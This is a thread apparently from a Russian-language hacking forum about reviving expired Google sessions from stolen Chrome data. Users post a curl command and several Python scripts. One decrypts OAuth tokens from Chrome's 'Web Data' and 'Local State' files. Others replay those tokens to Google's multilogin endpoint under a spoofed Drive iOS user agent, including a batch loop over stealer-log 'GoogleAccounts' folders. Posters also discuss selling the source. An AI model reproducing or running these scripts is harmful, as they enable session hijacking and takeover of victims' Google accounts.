• XSS.stack #1 – первый литературный журнал от юзеров форума

Google 0AUTH Token restore

BEEKEEPER

floppy-диск
Пользователь
Регистрация
09.01.2024
Сообщения
6
Реакции
22
GOOGLE 0AUTH TOKEN RESTORE | восстанавливать УМЕРШИЕ КУКИ по ключу из файлов Restore


Никаких объяснений не требуется

C:\Users\<Username>\AppData\Local\Google\Chrome\User Data\<Profile or Default Folder>\Web Data


C:\Users\<Username>\AppData\Local\Google\Chrome\User Data\Local State


CURL REQUEST :
Код:
curl -X POST "https://accounts.google.com/oauth/multilogin" -H "Accept: */*" -H "User-Agent: com.google.Drive/6.0.230903 iSL/3.4 iPhone/15.7.4 hw/iPhone9_4 (gzip)" -H "Authorization: MultiBearer [TOKEN HERE : ACCOUNT ID HERE " -H "Accept-Language: en-US,en;q=0.9" -H "Content-Type: application/x-www-form-urlencoded" -d "source=com.google.Drive"

1704999444602.png


Python:
import requests

def perform_multilogin(token, account_id):
    url = "https://accounts.google.com/oauth/multilogin"
    headers = {
        "Accept": "*/*",
        "User-Agent": "com.google.Drive/6.0.230903 iSL/3.4 iPhone/15.7.4 hw/iPhone9_4 (gzip)",
        "Authorization": f"MultiBearer {token}:{account_id}",
        "Accept-Language": "en-US,en;q=0.9",
        "Content-Type": "application/x-www-form-urlencoded"
    }
    data = {"source": "com.google.Drive"}

    response = requests.post(url, headers=headers, data=data)
  
    # Process the response as needed
    print(response.text)

# Example usage:
token_input = input("Enter the Token: ")
account_id_input = input("Enter the Account Id: ")

perform_multilogin(token_input, account_id_input)

https://xss.pro/threads/78553/post-708579


1705002098402.png
 
Последнее редактирование:
Пожалуйста, обратите внимание, что пользователь заблокирован
Супер! А можно маленькое уточнение, что является {account_id} ?
В WebData, левая часть до тире(-), длинное число это и есть AccountID.
Правда, зачем столько танцев, если у нас это делается автоматически :)
 
Пожалуйста, обратите внимание, что пользователь заблокирован
В WebData, левая часть до тире(-), длинное число это и есть AccountID.
Правда, зачем столько танцев, если у нас это делается автоматически :)
Не у всех есть деньги на софт, к сожалению :(
Выкатите что-нибудь в паблик

По поводу темы, пушка, вышка, бомба, бамбалейла, теперь бы автоматизировать все это, кто бы взялся, да бесплатно распространил, цены бы такому человек не было🙂
 
хотел 5к за сурс
За 500$ еще в октябре-ноябре видел продавали) Когда метод пошел по рукам и вышла статья то этой теме, остались считанные дни, завезет гугл какой то метод авторизации и все, конечная.
 
Worked on chrome version : Version 120.0.6099.217

CODE TO GET THE TOKEN AND ID :

Python:
import os
import re
import sys
import json
import base64
import sqlite3
import win32crypt
from Cryptodome.Cipher import AES
import shutil
import csv

# GLOBAL CONSTANT
CHROME_PATH = os.path.normpath(r"%s\AppData\Local\Google\Chrome\User Data" % os.environ['USERPROFILE'])

def get_secret_key():
    try:
        with open(os.path.join(CHROME_PATH, "Local State"), "r", encoding='utf-8') as f:
            local_state = json.load(f)
        secret_key = win32crypt.CryptUnprotectData(base64.b64decode(local_state["os_crypt"]["encrypted_key"])[5:], None, None, None, 0)[1]
        return secret_key
    except Exception as e:
        print(f"{e}\n[ERR] Chrome secret key not found")
        return None

def decrypt_password(ciphertext, secret_key):
    try:
        initialization_vector = ciphertext[3:15]
        encrypted_password = ciphertext[15:-16]
        cipher = AES.new(secret_key, AES.MODE_GCM, initialisation_vector)
        decrypted_pass = cipher.decrypt(encrypted_password).decode()
        return decrypted_pass
    except Exception as e:
        print(f"{e}\n[ERR] Unable to decrypt, Chrome version <80 not supported")
        return ""

def get_db_connection(chrome_path_login_db):
    try:
        shutil.copy2(chrome_path_login_db, "Loginvault.db")
        return sqlite3.connect("Loginvault.db")
    except Exception as e:
        print(f"{e}\n[ERR] Chrome database not found")
        return None

if __name__ == '__main__':
    with open('decrypted_password.csv', mode='w', newline='', encoding='utf-8') as decrypt_password_file:
        csv_writer = csv.writer(decrypt_password_file, delimiter=',')
        csv_writer.writerow(["index", "service", "decrypted_token"])

        secret_key = get_secret_key()

        folders = [element for element in os.listdir(CHROME_PATH) if re.search("^Profile*|^Default$", element) is not None]
        for folder in folders:
            chrome_path_login_db = os.path.join(CHROME_PATH, folder, "Web Data")
            conn = get_db_connection(chrome_path_login_db)

            if conn:
                cursor = conn.cursor()
                cursor.execute("SELECT service, encrypted_token FROM token_service")

                for index, token_entry in enumerate(cursor.fetchall()):
                    service, encrypted_token = token_entry
                    if service and encrypted_token:
                        decrypted_token = decrypt_password(encrypted_token, secret_key)
                        print(f"Sequence: {index}\nService: {service}\nToken: {decrypted_token}\n{'*' * 50}")

                        csv_writer.writerow([index, service, decrypted_token])

                cursor.close()
                conn.close()
 
Последнее редактирование:
CODE TO GET THE TOKEN AND ID :

Python:
import os
import re
import sys
import json
import base64
import sqlite3
import win32crypt
from Cryptodome.Cipher import AES
import shutil
import csv

# GLOBAL CONSTANT
CHROME_PATH = os.path.normpath(r"%s\AppData\Local\Google\Chrome\User Data" % os.environ['USERPROFILE'])

def get_secret_key():
    try:
        with open(os.path.join(CHROME_PATH, "Local State"), "r", encoding='utf-8') as f:
            local_state = json.load(f)
        secret_key = win32crypt.CryptUnprotectData(base64.b64decode(local_state["os_crypt"]["encrypted_key"])[5:], None, None, None, 0)[1]
        return secret_key
    except Exception as e:
        print(f"{e}\n[ERR] Chrome secret key not found")
        return None

def decrypt_password(ciphertext, secret_key):
    try:
        initialization_vector = ciphertext[3:15]
        encrypted_password = ciphertext[15:-16]
        cipher = AES.new(secret_key, AES.MODE_GCM, initialisation_vector)
        decrypted_pass = cipher.decrypt(encrypted_password).decode()
        return decrypted_pass
    except Exception as e:
        print(f"{e}\n[ERR] Unable to decrypt, Chrome version <80 not supported")
        return ""

def get_db_connection(chrome_path_login_db):
    try:
        shutil.copy2(chrome_path_login_db, "Loginvault.db")
        return sqlite3.connect("Loginvault.db")
    except Exception as e:
        print(f"{e}\n[ERR] Chrome database not found")
        return None

if __name__ == '__main__':
    with open('decrypted_password.csv', mode='w', newline='', encoding='utf-8') as decrypt_password_file:
        csv_writer = csv.writer(decrypt_password_file, delimiter=',')
        csv_writer.writerow(["index", "service", "decrypted_token"])

        secret_key = get_secret_key()

        folders = [element for element in os.listdir(CHROME_PATH) if re.search("^Profile*|^Default$", element) is not None]
        for folder in folders:
            chrome_path_login_db = os.path.join(CHROME_PATH, folder, "Web Data")
            conn = get_db_connection(chrome_path_login_db)

            if conn:
                cursor = conn.cursor()
                cursor.execute("SELECT service, encrypted_token FROM token_service")

                for index, token_entry in enumerate(cursor.fetchall()):
                    service, encrypted_token = token_entry
                    if service and encrypted_token:
                        decrypted_token = decrypt_password(encrypted_token, secret_key)
                        print(f"Sequence: {index}\nService: {service}\nToken: {decrypted_token}\n{'*' * 50}")

                        csv_writer.writerow([index, service, decrypted_token])

                cursor.close()
                conn.close()

Thank you.
 
Последнее редактирование:
Пожалуйста, обратите внимание, что пользователь заблокирован
Python:
import os
import re
import subprocess
from colorama import Fore, Style

def extract_fields_from_text_files(start_folder):
    fields = []
    pattern = r'"service": "(.*?)",\s*"token": "(.*?)"'
    
    for root, dirs, files in os.walk(start_folder):
        for dir in dirs:
            if dir == "GoogleAccounts":
                folder_path = os.path.join(root, dir)
                for file in os.listdir(folder_path):
                    file_path = os.path.join(folder_path, file)
                    if file.endswith(".txt"):
                        with open(file_path, 'r', encoding='utf-8') as f:
                            content = f.read()
                            matches = re.findall(pattern, content)
                            for match in matches:
                                service, token = match
                                fields.append((file, service, token))
    
    return fields

# Prompting the user for the starting folder path
start_folder = input("Enter the starting folder path: ")

# Extracting "token" and "service" fields from text files
fields = extract_fields_from_text_files(start_folder)

# Performing a curl request for each combo line
for file, service, token in fields:
    print(f"File: {file}")
    print(f"Combo: {service}:{token}")
    print(f"Account ID: {service}")
    print(f"Token: {token}")
    print("---")

    # Performing the curl request
    cleaned_service = service.replace("AccountId-", "")
    curl_command = f'curl -X POST "https://accounts.google.com/oauth/multilogin" -H "Accept: */*" -H "User-Agent: com.google.Drive/6.0.230903 iSL/3.4 iPhone/15.7.4 hw/iPhone9_4 (gzip)" -H "Authorization: MultiBearer {token}:{cleaned_service}" -H "Accept-Language: en-US,en;q=0.9" -H "Content-Type: application/x-www-form-urlencoded" -d "source=com.google.Drive"'
    print("Curl Request:")
    print(curl_command)
    print("---")

    # Performing the curl request
    subprocess.run(curl_command, shell=True)


Напишите ответ...
  • Вставить:
Прикрепить файлы
Верх